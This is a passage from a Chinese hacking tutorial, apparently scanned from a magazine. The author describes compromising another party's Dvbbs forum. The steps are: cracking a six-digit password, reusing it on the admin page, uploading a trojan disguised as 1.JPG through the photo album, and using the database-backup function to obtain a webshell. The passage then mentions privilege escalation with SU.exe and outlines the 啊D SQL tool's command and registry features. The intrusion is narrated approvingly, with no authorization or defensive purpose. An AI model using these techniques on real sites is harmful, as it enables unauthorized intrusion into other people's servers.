


图6

6。运气还真好，对方是6 位数字的。

用户名和密码都出来了，下面就来找它的后台吧，啊D2.0 也带有后台扫描功能，如图7。

登陆http://www.xxxxx.org/admin_index.asp直接进入论坛，我大胆猜测，发现他的后台管理密码与用户密码也是同一个。

果然，哈哈…太爽了，刚才还在发愁怎么得到WEBSHELL呢！如图8。




图7




图8

把木马改成1.JPG，利用程序自带的相册上传，然后用动网论坛的备份数据库功能得到WEBSHELL，如图9。




图9

备份成功，得到WEBSHELL，如图10。




图10

下面的提升权限就不在这里讨论了，这台服务器权限设得并不高，很快就用SU.exe搞定了。

再回过头来看看啊D SQLTOOLS 2.0，其实还有很多功能（主要是针对MYSQL数据库的）没有用到，不过还是要说明一下的！如图11。

我想对于用过“旁注3”或是其他注入工具的朋友来说，这些功能并不陌生，不过，要使用CMD功能必须注意：一是MYSQL数据库，二是必须有SA 权限才能写入成功。

注册表读取的要求除了和CMD 使用的要求一样外，对WIN2003的系统还不适用，如图12。




图11




图12

最后看看“软件设置”，这里主要是对SQL猜解时使用的表段、字段和管理入口进行添加／删除管理用的，如图13。

